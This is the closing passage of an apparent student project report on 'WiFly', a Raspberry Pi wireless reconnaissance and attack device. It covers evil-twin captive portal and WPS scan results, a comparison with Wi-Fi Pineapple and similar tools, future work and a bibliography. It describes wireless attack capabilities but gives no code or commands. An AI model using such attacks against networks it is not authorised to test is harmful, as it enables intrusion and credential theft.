


Figure 5.7 Evil-Twin Captive Portal Attack Output

5.3 Results of Vulnerability Scanning

The vulnerability scanning section scans for Access Points having WPS vulnerability located within its vicinity. There is separate section for it in the Web Interface under Scanning. The output is a list of MAC Address of Access Points having the WPS vulnerability.




Figure 5.8 WPS Vulnerability Scanning Output

5.4 Comparison with Existing Solution

Till now we have successfully created a wireless reconnaissance suite capable of scanning all the Access Points and their Clients within its vicinity and display their authorization on

a web interface, depending upon which various wireless attacks can be carried out against them for further reconnaissance. So, if we compare it with existing hardware and software-based solutions such as Wi-Fi Pineapple, Wi-Fi Pumpkin and Fluxion each of them has one or more drawback that is addressed by WiFly. Such as when it comes to operating range WiFly can cover area of any size by using suitable range wireless antennas for it, as they are easily swappable, whereas incase of Wi-Fi Pineapple its range is fixed due to fixed antennas so to cover a larger area one has to use several of them. Latency in case of WiFly is almost non-existent as requests and responses are sent and received instantaneously without any noticeable lag, while for Wi-Fi Pineapple ad Wi-Fi Pumpkin latency becomes an issue when carrying out tasks for a longer period of time or if the device is not in clear line of sight for Wi-Fi Pineapple.

Furthermore, WiFly conducts robust reconnaissance coupled with wireless penetration attacks in addition to being portable, user-friendly, customizable and trustworthy at a very reasonable cost.

5.5 Conclusion

So just like the proposed solution, WiFly has successfully been developed as a portable, trustworthy, user-intuitive and cost-effective advanced reconnaissance and assault device. The web interface works perfectly along with the other components of WiFly.

Chapter 6: Conclusion & Future Work

6.1 Conclusion

6.2 Future Work

Chapter # 6

Conclusion & Future Work

6.1 Conclusion

In conclusion, an advanced reconnaissance and assault device like WiFly is a need of the hour. Since the pilferage of data, privacy of users, organizations and institutions is at risk. To aid in minimizing this risk, project like WiFly stands great significance not just in present but in future as well. In the present world of cyber security, where minimum emphasis is placed on securing the wireless networks and more on securing the end user WiFly is therefore a sound solution to organization's wireless networks needs. WiFly complements tools such as IDS/IPS and firewalls that are used to secure the end user as they cannot detect the presence of Rouge Access Points and Clients in the vicinity and only monitor the incoming and outgoing traffic. So, WiFly coupled with the network security systems such as IDS/IPS and firewalls provides 360 degrees wireless network protection.

6.2 Future Work

New vulnerabilities have been found in the WPA2/3 wireless encryption standards such as Krack Attack and Frag Attack. The addition of their detection in Access Points and Attack scripts will keep WiFly up to date with the latest wireless vulnerabilities. Similarly, the addition of report generation feature as well as using a proper domain name with global IP address in the Web Interface will make it accessible from anywhere around the world. Lastly, reducing the form factor of Raspberry Pi by using a smaller version of it or a similar mini pc so that the overall package becomes lightweight and portable enough to be mounted on Drone or a small RC car. So, that it can cover its target area without requiring any human assistance as it can be controlled remotely using the Web Interface.

Appendix A - Bibliography

- [1] <https://searchsecurity.techtarget.com/definition/Wi-Fi-Pineapple>
- [2] <https://securityonline.info/wifi-pumpkin-auditing-wi-fi-security/#:~:text=The%20WiFi%2DPumpkin%20is%20a,and%20from%20the%20unsuspecting%20target.&text=moreover%2C%20the%20WiFi%2DPumpkin%20is,of%20features%20is%20quite%20broad.>
- [3] <https://github.com/FluxionNetwork/fluxion>
- [4] <https://jvatpoint.com/airodump-ng>
- [5] S. V. Reddy, K. S. Ramani, K. Rijutha, S. M. Ali and C. P. Reddy, "Wireless hacking - a WiFi hack by cracking WEP," in 2010 2nd International Conference on Education Technology and Computer,
- [6] H. Peng, "WIFI network information security analysis research," in 2012 2nd International Conference on Consumer Electronics, Communications
- [7] <https://www.researchgate.net/publication/342283555>
- [8] https://www.researchgate.net/publication/263779662_Network_Scanning_Vulnerability_Assessment_with_Report_Generation
- [9] Ramachandran, Vivek and Buchanan, Cameron. Kali Linux Wireless Penetration Testing.
- [10] Birmingham: Packt Publishing Ltd, March 2015.
- [11] Blum, Richard. Linux® Command Line and Shell Scripting Bible. Indianapolis: Wiley Publishing, Inc., 2008.
- [12] Kali Linux tutorialspoint SIMPLY EASY LEARNING, Tutorials Point (I) Pvt. Ltd.
- [13] Humphrey, Cheung. (May 18, 2005) "How to Crack WEP - Part 2: Performing the Crack". Retrieved from file:///home/vector/random-tomes/tomsnetworking.com-cracking%20...
- [14] "Wired Equivalent Privacy", Wikipedia, last edited on 6 March, 2017, Retrieved from https://en.wikipedia.org/w/index.php?title=Wired_Equivalent_Privacy&oldid=768862331
- [15] Vanhoef, Mathy. "A Security Analysis of the WPA-TKIP and TLS Security Protocols", A
- [16] renberg Doctoral School, July 2016, Retrieved from <https://lirias.kuleuven.be/bitstream/123456789/543228/1/thesis.pdf>
- [17] Bulland, Vishal. "Cracking Passwords in Forensic Investigations: Cost Implications", AUT University, 2010, aut.researchgateway.ac.nz/bitstream/handle/10292/2089/BullandV.pdf
- [18] Password Recovery Toolkit and Distributed Network Attack USER GUIDE, AccessData Group, Inc.
- [19] "Stack Overflow." Stack Overflow - Where Developers Learn, Share, & Build Careers,
- [20] <https://stackoverflow.com>
- [21] "Wireless Attacks | Penetration Testing Tools", <https://tools.kali.org/wireless-attacks>
- [22] <https://info.cs.uab.edu/saxena/teaching/csx36-netsec.../Lectures/lecture9-Wireless.pdf>

- [23] <https://www.popsci.com/technology/article/2011-07/diy-uav-hacks-wi-fi-networks-crackpasswords-and-poses-cell-phone-tower>
- [24] <https://www.codecademy.com/learn/learn-python>
- [25] <https://www.tutorialspoint.com/python/index.htm><https://docs.python.org/3/tutorial/index.html>
- [26] <https://www.ics.uci.edu/~pattis/common/handouts/pythoneclipsejava/python.html>
- [27] <https://www.raspberrypi.org/documentation/installation/installing-images/>
- [28] https://www.aircrack-ng.org/doku.php?id=install_aircrack
- [29] https://filehippo.com/download_aircrack_ng/

wifly

ORIGINALITY REPORT

13%

SIMILARITY INDEX

8%

INTERNET SOURCES

3%

PUBLICATIONS

8%

STUDENT PAPERS

PRIMARY SOURCES

1	Submitted to Higher Education Commission Pakistan Student Paper	2%
2	www.scribd.com Internet Source	1%
3	Submitted to NCC Education Student Paper	1%
4	clock.uclan.ac.uk Internet Source	1%
5	Submitted to North East Wales Institute of Higher Education Student Paper	<1%
6	danmcinerney.org Internet Source	<1%
7	fics.nust.edu.pk Internet Source	<1%
8	documentation.meraki.com Internet Source	<1%